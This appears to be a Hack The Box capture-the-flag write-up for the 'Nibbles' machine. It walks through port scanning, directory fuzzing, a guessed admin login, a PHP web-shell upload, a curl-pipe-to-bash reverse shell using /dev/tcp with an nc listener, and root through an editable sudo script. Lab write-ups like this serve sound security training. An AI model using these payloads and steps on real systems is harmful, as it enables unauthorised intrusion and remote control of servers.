
Nibbles - Hack The Box
Nibbles is a begginer-friendly machine on HackTheBox, designed to provide an excellent entry point for those new to ethical hacking and penetration testing. It offers a realistic environment to practise skills and tackle challenges in a controlled setting. As you explore and conquer its challenges, you’ll develop essential skills and gain a deeper understanding of penetration testing techniques. In this machine we do enumeration, web application testing, exploitation, privilege escalation and capture the flag.
VPN connection
To begin exploring the Nibbles machine, we use the following one-liner to run OpenVpn with the specified VPN file:
sudo openvpn {vpnFile}
Remember to replace {vpnFile} with the actual filename of the OpenVPN configuration file. The command allows us to establish a secure VPN connection and gain acces to the target network.
Portscan
We utilized the tool Nmap to perform a scan on the target IP address:
$ sudo nmap 10.10.10.75 -p- -sS --min-rate 5000
Let’s break down each part of the command:
sudo: We usedsudoto execute Nmap with elevated privileges.nmap: This command help us to explore the ports on the machine.-p-: The flag-p-instructs Nmap to scall all 65535 ports.-sS: The flag-sSenables TCP SYN scan.--min-rate 5000: We set the minimun sending rate to 5000 packets per second.
After executing the command, Nmap show us that there are two ports open.
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-23 16:46 CEST
Nmap scan report for 10.10.10.75
Host is up (0.14s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
Output:
After executing the command, Nmap will begin scanning all the 65535 ports on the target IP address. The output will display a detailed report, listing the open ports and services found.
Now we perform a targeted scan on the specific ports and using additional options for enhanced information gathering:
$ sudo nmap 10.10.10.75 -p 22,80 -sCV -sS --min-rate 5000
Let’s delve into the new parts of the command:
-p 22,80: We use the-pflag to specify the ports we want to scan.-sCV: The-sCVoption combines two scan types:-sC: This option enables the default script scan. THis will identify vulnerabilities and gather additional information.-sV: This option enables version detection. Nmap will try to determine the version of the service.
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-23 16:56 CEST
Nmap scan report for 10.10.10.75
Host is up (0.21s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4f8ade8f80477decf150d630a187e49 (RSA)
|   256 228fb197bf0f1708fc7e2c8fe9773a48 (ECDSA)
|_  256 e6ac27a3b5a9f1123c34a55d5beb3de9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Output: After executing the command, Nmap will specifically scan ports 22 and 80 on the target IP address. The output will present a report, including the services running on the port, versions and vulnerabilities.
Website
The design of the page is quite simple, so let’s start by looking at the code of the page before listing directories.

It seems we found something interesting hid on the code;)
<b>Hello world!</b>


<!-- /nibbleblog/ directory. Nothing interesting here! -->
Shortcut To view the page source code, press `CTRL+U.
In the new page (http://10.10.10.75/nibbleblog/), there is nothing interesting. Let’s try to find out new directories to see if there is something interesting.
Firstly, I starting Fuzzing on http://10.10.10.75/nibbleblog/
The command we use to fuzzing is:
wfuzz -c -t 200 --hc=404 -w /opt/SecLists/directory-list-2.3-medium.txt http://10.10.10.75/nibbleblog/FUZZ.php
Important Fuzzing is a testing technique used to discover vulnerabilities and defects in programs or systems. It involves sending a large amount of random input data to the target a>
Let’s explain the command:
wfuzz:wfuzzis a flexible and web application fuzzer.-c: This option stands for “colorize output”.-t 200: The-toption specifies the number of threads to use during the fuzzing process.--hc=404: This option is used to specify the response status code to hide from the output.-w /opt/SecLists/directory-list-2.3-medium.txt: The-woption specifies the wordlist file to use for fuzzing. In that case I used one that is here:[Dictionary](https://github.com/dan>http://10.10.10.75/nibbleblog/FUZZ.php: This is the target URL that will be fuzzed. TheFUZZplaceholder will be replaced with each directory name from the worlists during the fuzzing pr>
Important When adding
.phpat the end of thewfuzzcommand, you are trying to identify the programming language used by the web application. by appending.phpto the URLs being fuzzed, you are attemting to find PHP files.
Output
000000259: 200 26 L 96 W 1401 Ch "admin"
There is one interesting page! Let’s see admin.php(http://10.10.10.75/nibbleblog/admin.php).

It seems we need a credential and a password. Let’s look around maybe we find something.
However with that it is not enough, so I started fuzzing on http://10.10.10.75/nibbleblog/ and I got interesting results.
We need to do fuzzing again:
wfuzz -c -t 200 --hc=404 -w /opt/SecLists/directory-list-2.3-medium.txt http://10.10.10.75/nibbleblog/FUZZ
Output
000000075:   301        9 L      28 W       323 Ch      "content"
000000259:   301        9 L      28 W       321 Ch      "admin"
000000519:   301        9 L      28 W       323 Ch      "plugins"
000000127:   301        9 L      28 W       322 Ch      "themes"
000000935:   301        9 L      28 W       325 Ch      "languages"
000000897:   200        63 L     643 W      4624 Ch     "README"
If we go to content there is a private directory where there are interesting information, specially in config.xml
<config>
<name type="string">Nibbles</name>
<slogan type="string">Yum yum</slogan>
<footer type="string">Powered by Nibbleblog</footer>
<advanced_post_options type="integer">0</advanced_post_options>
<url type="string">http://10.10.10.75/nibbleblog/</url>
<path type="string">/nibbleblog/</path>
<items_rss type="integer">4</items_rss>
<items_page type="integer">6</items_page>
<language type="string">en_US</language>
<timezone type="string">UTC</timezone>
<timestamp_format type="string">%d %B, %Y</timestamp_format>
<locale type="string">en_US</locale>
<img_resize type="integer">1</img_resize>
<img_resize_width type="integer">1000</img_resize_width>
<img_resize_height type="integer">600</img_resize_height>
<img_resize_quality type="integer">100</img_resize_quality>
<img_resize_option type="string">auto</img_resize_option>
<img_thumbnail type="integer">1</img_thumbnail>
<img_thumbnail_width type="integer">190</img_thumbnail_width>
<img_thumbnail_height type="integer">190</img_thumbnail_height>
<img_thumbnail_quality type="integer">100</img_thumbnail_quality>
<img_thumbnail_option type="string">landscape</img_thumbnail_option>
<theme type="string">simpler</theme>
<notification_comments type="integer">1</notification_comments>
<notification_session_fail type="integer">0</notification_session_fail>
<notification_session_start type="integer">0</notification_session_start>
<notification_email_to type="string">admin@nibbles.com</notification_email_to>
<notification_email_from type="string">noreply@10.10.10.134</notification_email_from>
<seo_site_title type="string">Nibbles - Yum yum</seo_site_title>
<seo_site_description type="string"/>
<seo_keywords type="string"/>
<seo_robots type="string"/>
<seo_google_code type="string"/>
<seo_bing_code type="string"/>
<seo_author type="string"/>
<friendly_urls type="integer">0</friendly_urls>
<default_homepage type="integer">0</default_homepage>
</config>
If we pay attention there is a line with some relevant information:
<notification_email_to type="string">admin@nibbles.com</notification_email_to>
Let’s try to check if the user could be admin and the password is nibbles
WE GET IT!!!

Now, we need to try to get a reverse shell, so let’s go to plugins to upload some code and we can see that we can upload a file on My image. Let’s try to do a Remote Code Execution(RCE) by uploading a PHP file with that code:
<?php system($_REQUEST['cmd']); ?>
Important In the provided code, the
system()function is used, which allows the execution of shell commands. The$REQUEST["cmd"]variable retrieves the value of thecmdparameter from the HTTP request, which contains the shell command the attacker wants to execute.
Now, we need to find on the directories we found doing fuzzing and try to search something called “my_image” and we get it on /nibbleblog/content/private/plugins/my_image.
If we click on our file and we add at the end of the PHP file that ?cmd=(http://10.10.10.75/nibbleblog/content/private/plugins/my_image/), we will get a cmd where we can add commands. In my case I am going to do a reverse shell to make everything more comfortable.
 In this reverse shell I used 3 windows where in each I used different tools:
- RCE payload:
- I execute the following RCE payload in the web application:
curl {IP} | bash - This command uses
curlto fetch data from the IP address{LHOST}and pipes it to thebashcommand for execution.
- I execute the following RCE payload in the web application:
- HTTP Server with Payload:
- In another terminal, I has set up a HTTP server using Python3 to serve a payload file. The command used is:
python3 -m http.server 80 - The payload file, let’s say
payload.sh, contains the following code:bash -c 'bash -i >& /dev/tcp/{LHOST}/{LPORT} 0>&1' - This payload establishes a reverse shell to my machine with IP address
{LHOST}on port{LPORT}. It usesbashto redirect standard input, output, and error to the specified TCP connection.
- In another terminal, I has set up a HTTP server using Python3 to serve a payload file. The command used is:
- Execution of Payload
- THe vulnerable web server downloads the
payload.shfile from my machine’s HTTP server using thecurlcommand executed in the RCE payload.
- THe vulnerable web server downloads the
- Reverse Shell Connection:
- Once the
payload.shis downloaded, it is executed on the server. - The
bashcommand in the payload establishes a reverse shell to my machine at IP{LHOST}on port{LPORT}, allowing me to intereact with the server’s shell remotely.
- Once the
- Listener for Reverse Shell:
- In a final terminal, the attacker runs the following command to listen for the incoming reverse shell connection:
nc -nvlp 443 - I need to wait for the connection from the server, and once established, I gain interactive access to the target system’s shell.
- In a final terminal, the attacker runs the following command to listen for the incoming reverse shell connection:
Finally, I go to the directory /home/nibbler and we find the flag on user.txt.
Privilege Scalation
Firstly lets list the priveleges or permissions that I have assigned, to do that I used the command sudo -l.
Output
$ nibbler@Nibbles:/home/nibbler$ sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
If we pay attention we find an interesting zip that is on nibbler directory called monitor.sh that we can execute as root.
It seems that file is on the personal.zip:
$ nibbler@Nibbles:/home/nibbler$ ls
ls
personal
user.txt
Let’s unzip that file to see what’s there with that command:
unzip personal
If we go to monitor.sh we have full permissions to modify the file, so I am gonna establish a reverse shell with my machine, to do that I am gonna write the command that was on payload.sh and I am going to execute with sudoas root:
sudo monitor.sh
Finally, we are root!!!
We have the flag here:
$ root@Nibbles:/home/nibbler/personal/stuff# cd /root
cd /root
$ root@Nibbles:~# ls
ls
root.txt